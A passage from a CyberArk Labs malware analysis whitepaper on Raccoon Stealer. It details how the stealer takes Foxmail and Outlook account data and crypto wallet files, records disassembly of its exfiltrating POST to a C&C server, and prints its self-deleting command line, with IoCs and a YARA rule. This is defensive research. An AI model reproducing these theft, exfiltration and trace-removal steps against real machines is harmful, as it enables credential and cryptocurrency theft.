1. Calling to lvl2_regEnum(&L"Software\Microsoft\Internet Account Manager\Accounts")
2. Calling to lvl1_regEnum (&L"Identities", &L"Software\Microsoft\Internet Account Manager\Accounts")
3. Search and get the data for the Outlook value in this reg key: HKLM\Software\Microsoft\Office\Outlook\OMI Account Manager. The data is also a reg key. After that, it calls to lvl2_regEnum(%OutlookRegResult%).
4. Calling to lvl2_regEnum(&L"\Software\Microsoft\Office\Outlook\OMI Account Manager").
5. Calling to lvl1_regEnum (&L"Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Microsoft Outlook Internet Settings", 0)
6. Calling to lvl1_regEnum (&L"Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook", 0)
7. Calling to lvl1_regEnum 7 times with different version numbers (19.0 - 13.0). For example: lvl1_regEnum(&L"Software\Microsoft\Office\19.0\Outlook\Profiles\Outlook", 0)

Application Name	Version Number
Outlook 97	0
Outlook 98	5
Outlook 2000	0
Outlook XP/2002	10.0
Outlook 2003	11.0
Outlook 2007	12.0
Outlook 2010	14.0
Outlook 2013	15.0
Outlook 2016	16.0
Outlook 2019	16.0

Foxmail

Foxmail is an Email client that is popular in China.

Raccoon decrypts some strings for the application default location:

- D:\Program Files\Foxmail 7.2\Storage
- D:\Program Files (x86)\Foxmail 7.2\Storage
- D:\Program Files (x86)\Foxmail 7.2\Storage
- C:\Program Files\Foxmail 7.2\Storage
- C:\Program Files (x86)\Foxmail 7.2\Storage
- C:\Foxmail 7.2\Storage

For every location, Raccoon tries to find the file that contains the confidential data.

The storage directory contains directories and each directory is a user account. The sensitive file is Account.rec0, which is within the Accounts directory, for example, C:\Foxmail 7.2\Storage\%user_account%\Accounts\Account.rec0.

The Account.rec0 doesn't have a known format, but it contains some encoded UTF-8 strings.

First, the malware creates a file with a random name and copies the Account.rec0 file from the account directory, encoding the new file as UTF-8. It look for a string between the "password" string and the "!PeriodicCheckTime" string in the file. The result is the encrypted password by DPAPI, so it decrypts the string (hex characters).

Second, it copies the Account.rec0 file from the account directory again and creates a file with a random name. Again, it encodes the copied file as UTF-8 and looks for the next strings "outgoingssl" "OutgoingServer" "InComingSSL" "IncomingServer" – the result from the first pair is the SMTP server name and the result from the second pair is the IMAP server name.

It writes the stolen data to a file named foxmail.temp.




Figure 30: Stolen Foxmail credentials

Cryptocurrency Wallets

Raccoon is not solely focused on user credentials. It also has financial goals, so it grabs wallet files from the machine. Most, if not all the Cryptocurrency Wallets are encrypted by Master Password. Therefore, the attacker has to use brute force to decrypt those wallets and extract the sensitive data.

Raccoon leverages the fact that most users installed the wallet applications at the default location.

Electrum

1. Raccoon decrypts the string \Electrum, gets the AppData path by calling to _getenv and creates the path to Electrum folder (C:\Users\%user%\AppData\Roaming\Electrum\).
2. Scans the folder in order to find a file named "default_wallet" (the default wallet name for Electrom wallet).
3. It creates a Wallets directory in temp (if there is no such directory), creates a subfolder named Electrum and copies the wallet to this folder.
4. After scanning the Electrum folder, Raccoon tries to find wallets in this hardcoded path: C:\Users\%user%\AppData\Roaming\Electrum\wallets.

Ethereum

1. Raccoon decrypts the string \Ethereum Wallet, gets the AppData path by calling to _getenv and creates the path to Ethereum folder (C:\Users\%user%\AppData\Roaming\Ethereum Wallet).
2. It scans the folder in order to find a file whose name contains "UTC_".
3. It creates a Wallets directory in temp (if there is no such directory), creates a subfolder named Ethereum and copies the wallet to this folder.
4. After scanning the Electrum folder, Raccoon tries to find wallets in this hardcoded path: C:\Users\%user%\AppData\Roaming\Ethereum but only if the file name contains "UTC_".

Exodus

1. Raccoon decrypts the string \Exodus\exodus.wallet.
2. It creates Wallets in temp (if there is no such directory), creatse a subfolder named Exodus and creates the exodus.wallet folder inside that folder.
3. It copies all the files from exodus.wallet directory to the created folder (C:\Users\%user%\AppData\Local\Temp\Wallets\Exodus\exodus.wallet).
4. After it copies all the files, Raccoon tryes to find wallets in this hardcoded path: C:\Users\%user%\AppData\Roaming\Exodus, looking for JSON files and copied them to C:\Users\%user%\AppData\Local\Temp\Wallets\Exodus.

Jaxx

1. Raccoon decrypts the string \Jaxx\Local Storage, gets the AppData path by calling to _getenv and creates the path to Jaxx folder (C:\Users\%user%\AppData\Roaming\Jaxx\Local Storage).
2. Creates Wallets in temp (if there is no such directory) and creates a subfolder named Jaxx.
3. It copies all the files from this folder to C:\Users\%user%\AppData\Local\Temp\Wallets\

Monero

1. Raccoon decrypts the string \Documents\Monero\wallets.
2. The Monero default installation directory is within the user directory; therefore, Raccon gets the user directory by calling to getenve and passing USERPROFILE. This user profile is concatenated with the decrypted string, so it looks like C:\Users\%user%\Documents\Monero\wallets.
3. It enumerates all the wallets in this folder (each folder is a wallet).
4. It scans each folder for a file that contains .keys extension.
5. It copies only the keys file to a Monero temp folder.

Bither

The execution time for stealing a Bither wallet file is a little bit non-traditional. Raccoon's normal behavior is to steal all of the data of a particular type before it goes on to steal data of another type (i.e. stealing from all the crypto wallets and then moving to stealing from another data type). However, when Raccoon steals data from crypto wallets, it doesn't include the Bither wallet. The Bither wallet is only included when the malware gathers all of the stolen data to zip file. It then adds the Bither wallet file directly to the zip.

1. Raccoon decrypts \AppData\Roaming\Bither\address.db.

2. It gets the current user directory and creates this path `C:\Users\%user%\AppData\Roaming\Bither\address.db`.
3. It adds the wallet file to the zip file.

Wallet Grabber

Raccoon scans all the files/folders in AppData (C:\Users\user\AppData\Roaming).

1. It checks for a file named `wallet.dat` in AppData.
2. For every wallet.dat, it creates a new name according to the parent directory name (which is probably the crypto wallet application name).
3. It copies the wallet.dat file to the wallets directory.




Figure 31: Grabbed wallet

Gather information about the compromised machine

Raccoon gathers information about the system it has infiltrated and adds this information to the stolen data.

At first, Raccoon gets the public IP address of the machine from the configuration JSON that it retrieved from the C&C. There is a key in the JSON named `ip`, which contains the IP address.

1. After the hardcoded date – which for this sample is probably the build date (Fri Aug 23 14:42:12 2019) – it decrypts the string `Build compiled on`.




Figure 32: The hardcoded value & the decryption routine

2. The malware decrypts Raccoon Version "[Raccoon Stealer] - v1.2 Kushage Release," which we see is build version 1.2.
3. It gets the current time (when the stealer lunched).
4. It creates again the Machine ID - %machineGUID%_%username%, as described within the blog post.
5. It gets the system default locale by calling to GetUserDefaultLCID ,GetLocaleInfoA.
6. It gets the OS version and name by calling to GetVersionExA and querying the next registry value, ProductName, within the next key, SOFTWARE\Microsoft\Windows NT\CurrentVersion.
7. It checks the system architecture by calling to a function that should retrieve a folder used by 64-bit architecture. This directory is not present on 32-bit Windows.




Figure 33: 64bit Function

8. Raccoon gets information about the CPU by using CPUID instruction [Processor brand string technique]. The processor brand string returns EAX, EBX, ECX, and EDX to the registers. Moreover, it calls to GetSystemInfo to get the number of processors.
9. It calls to GlobalMemoryStatusEx in order to retrieve information about the current state of the physical memory.
10. It gathers information about the system's screen resolution by calling to GetSystemMetrics two times, once with the SM_CYSCREEN flag to get the height of the window and then with the SM_CXSCREEN flag to get the width of the screen. In addition, it gets the display name by calling EnumDisplayDevicesA.
11. Installed applications, Raccoon is using known methods to get this information.

    It opens this reg path HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Uninstall

    and gets the DipslayName value for every key under this path. Raccoon filters the applications by checking every value to see if it contains the string Microsoft or Visual or Windows. After filtering the applications, it tries to get the DisplayVersion value.

**Raccoon doesn'tt take into consideration when the DisplayVersion registry value doesn't exist, so when it creates the form for the installed applications section it doesn't separate the application by \n like it does when there is a DisplayVersion registry value.

All the data about the system is written to a text file named machineinfo.txt (when it adds this file to the zip, the file name changes to System Info.txt)




Figure 34: Stolen information from a machine

Furthermore, after gathering the information about the system, Raccoon can (based on the configuration build) take a **screenshot** from the machine using GDI. You can read more about this method here: https://www.codeproject.com/Articles/5051/Various-methods-for-capturing-the-screen

```
mov     [ebp+var_2C], ebx
mov     [ebp+var_28], ebx
call    ds:GdiplusStartup
call    ds:GetDesktopWindow
mov     esi, eax
lea     eax, [ebp+Rect]
push    eax             ; lpRect
push    esi             ; hWnd
call    ds:GetWindowRect
```

Figure 35: Capturing a Screenshot Using GDI

Final Steps

Raccoon creates a zip file named Log.zip, which contains all the stolen information from the machine, including text files, wallets files and PNG files. The data in the zip file is organized by category (browsers, mail, wallets, etc.)




Figure 36: Example of what the Log.zip can contain

Sending It All Back to C&C

So, Raccoon gathered all the stolen information to one zip file and now it just has to send that file to the C&C. Raccoon's configuration contains the C&C handle to the stolen file.

To send the file back to C&C, it creates a POST request that contains the zip file.

1. Like most of the strings in Raccoon's binary, the strings for sending the file back to the C&C are encrypted. So, Raccoon decrypts them (some HTTP headers).
    - Content-type: multipart/form-data, boundary=Jfbvjwj3489078yuyetu

- \r\n--Jfbvjwj3489078yuyetu\r\ncontent-disposition: form-data; name="file"; filename="data.zip"\r\nContent-Type: application/octet-stream\r\n\r\n
- \r\n--Jfbvjwj3489078yuyetu--

2. Raccoon gets a handle to Log.zip and the file size.
3. It allocates a new block of memory in the heap as the size of the Log. zip file + 0x800 bytes.
4. It copies the pointer from Log.zip to the newly allocated memory.
5. It Copies the second decrypted string next to the file pointer.

```
push    ecx             ; iMaxLength
push    lpLogPath       ; lpString2
push    ebx             ; lpString1
mov     ebx, ds:lstrcpynA
call    ebx ; lstrcpynA
mov     eax, [ebp+lpAlocatedMem]
add     eax, esi
mov     [ebp+writtenDataSize], eax
lea     eax, [ebp+aContentDisposition+1]
push    eax             ; lpString
call    edi ; lstrlenA
mov     esi, eax
lea     eax, [ebp+aContentDisposition+1]   2nd decrypted string
lea     ecx, [esi+1]
push    ecx             ; iMaxLength
mov     ecx, [ebp+writtenDataSize]
push    eax             ; lpString2
push    ecx             ; lpString1
call    ebx ; lstrcpynA
```

Figure 37: Copy the values to the memory block

6. Copy the Log.zip data (binary) to the allocated memory next to the second decrypted string

```
mov     eax, [ebp+writtenDataSize]
xor     ecx, ecx
push    ecx             ; lpOverlapped
lea     ecx, [ebp+NumberOfBytesRead]
add     eax, esi
push    ecx             ; lpNumberOfBytesRead
push    [ebp+nNumberOfBytesToRead] ; nNumberOfBytesToRead
mov     [ebp+writtenDataSize], eax
push    eax             ; lpBuffer
push    [ebp+hFileLogZip] ; hFile
call    ds:ReadFile
mov     eax, [ebp+writtenDataSize]
add     eax, [ebp+NumberOfBytesRead]
mov     [ebp+writtenDataSize], eax
lea     eax, [ebp+pwContentType+1]
push    eax             ; lpString
call    edi ; lstrlenA
mov     edi, [ebp+writtenDataSize]
mov     esi, eax
lea     eax, [ebp+pwContentType+1]   Log.zip data
lea     ecx, [esi+1]
push    ecx             ; iMaxLength
push    eax             ; lpString2
push    edi             ; lpString1
call    ebx ; lstrcpynA
```

Figure 38: Copy the log.zip Binary to the Memory Block

7. It copies the third decrypted string next to log.zip data. This string is used to identify the end of the file.

```
....                                                    4 bytes pointer to Log.zip path
--Jfbvjwj3489078yuyetu
content-disposition: form-data; name="file"; filename="data.zip"
Content-Type: application/octet-stream

.........................................
.........................................
.........................................                              Log.zip Data
.........................................
.........................................
.........................................
--Jfbvjwj3489078yuyetu--
```

Figure 39: The allocated memory block

Raccoon uses functions from Winhttp.dll for the network session. When it uses WinHttpSendRequest, the optional data (lpOptional) receives a pointer to the newly created memory block and the additional headers (=pszHeaders) receive the first decrypted string – Content-type: multipart/form-data, boundary=Jfbvjwj3489078yuyetu. In doing that, Raccoon creates a POST request to the C&C that contains the Log.zip data. The string Jfbvjwj3489078yuyetu represents the boundary of the Log.zip data in the POST request.

```
POST /file_handler/file.php?hash=baadc5627a1551f9b85bcfa699a25363f7e3bc5d&js=45b6d78cd030dbc47
Cache-Control: no-cache\r\n
Connection: Keep-Alive\r\n
Pragma: no-cache\r\n
Content-Type: multipart/form-data, boundary=Jfbvjwj3489078yuyetu\r\n
Content-Length: 2150\r\n
Host: 35.189.105.242\r\n
\r\n
[Full request URI: http://35.189.105.242/file_handler/file.php?hash=baadc5627a1551f9b85bcfa699
[HTTP request 3/3]
[Response in frame: 5170]
File Data: 2150 bytes
:ME Multipart Media Encapsulation, Type: multipart/form-data,, Boundary: "Jfbvjwj3489078yuyetu"
[Type: multipart/form-data,]
Preamble: 2009360d0a
First boundary: --Jfbvjwj3489078yuyetu\r\n
```




Figure 40: The POST to the C&C

Deleting Its Traces

In order to delete its trace from the machine, Raccoon creates a cmd.exe process that creates a ping.exe process and runs a delete command for the stealer file.

It gets the stealer file path (current process) by using GetModuleFileNameA and decrypts the next strings: cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "%s".

The cmd process runs the next command ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "%stealer_path".

Summary

In this research, we cover in great technical detail Raccoon's techniques for communicating with the C&C server and stealing sensitive data from compromised systems. It is clear that Raccoon's methods are not overly sophisticated, however this technique still provides nefarious characters with success in carrying out their attacks. This Malware-as-a-Service is available at a very low price and proves to be an effective and powerful stealer, making it extremely popular among cybercriminals.

Raccoon steals data from a variety of applications, like browsers, email clients, cryptocurrency wallets, etc. As users of many of these targets, we wish to mitigate the risk of an attack to those sensitive assets from threats like Raccoon and raise awareness to the danger of opening suspicious attachments or clicking unknown URLs. The CyberArk Endpoint Privilege Manager solution can also aid in defending against credential-stealing malware. For more information on how to secure your organization from cyberattacks, please visit www.cyberark.com.

IoCs

- **SHA256**
  - a57e1f3217b993476c594570095d28b6c287731a005325e5f64a332a86cb7878
- **Malicious Activity**
  - Mutex - rc/*%username%*
  - cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q *%malware_path%*
- **Network Communication**
  - https://drive[.]google[.]com/uc?export=download&id=1QQXAXArU8BU4kJZ6IBsSCCyLtmLftiOV
  - http://35[.]189[.]105[.]242/gate
  - http://35[.]189[.]105[.]242/gate/sqlite3.dll
  - http://35[.]189[.]105[.]242/gate/libs.zip

YARA Rule

```
rule raccoon_stealer_rule
{
meta:
author = “Ben Cohen, CyberArk”
date = “16-01-2020”
strings:
$stealer_typo = “g:\stealer\stealler\json.hpp” wide
$path1 = “\Google\Chrome SxS\User Data” wide
$path2 = “\Chromium\User Data” wide
$path3 = “\Xpom\User Data” wide
$path4 = “\Comodo\Dragon\User Data” wide
$path5 = “\Amigo\User Data” wide
$path6 = “\Orbitum\User Data” wide
$path7 = “\Bromium\User Data” wide
$path8 = “\Nichrome\User Data” wide
$path9 = “\RockMeIt\User Data” wide
$path10 = “\360Browser\Browser\User Data” wide
$db1 = “Login Data” wide
$db2 = “Cookies” wide
$db3 = “Web Data” wide
condition:
$stealer_typo or
(4 of $path* and 2 of $db*)
}
```

This whitepaper is based on research done by CyberArk Labs Researcher Ben Cohen.

About CyberArk Labs

CyberArk Labs is a team of cyber security experts who conduct research focused on targeted attacks against organizational networks – the methods, tools and techniques employed by targeted attackers, as well as methods and techniques to detect and mitigate such attacks.

About CyberArk

CyberArk is the global leader in privileged access management, a critical layer of IT security to protect data, infrastructure and assets across the enterprise, in the cloud and throughout the DevOps pipeline. CyberArk delivers the industry’s most complete solution to reduce risk created by privileged credentials and secrets. The company is trusted by the world’s leading organizations, including more than 50 percent of the Fortune 100, to protect against external attackers and malicious insiders. A global company, CyberArk is headquartered in Petach Tikva, Israel, with U.S. headquarters located in Newton, Mass. The company also has offices throughout the Americas, EMEA, Asia Pacific and Japan.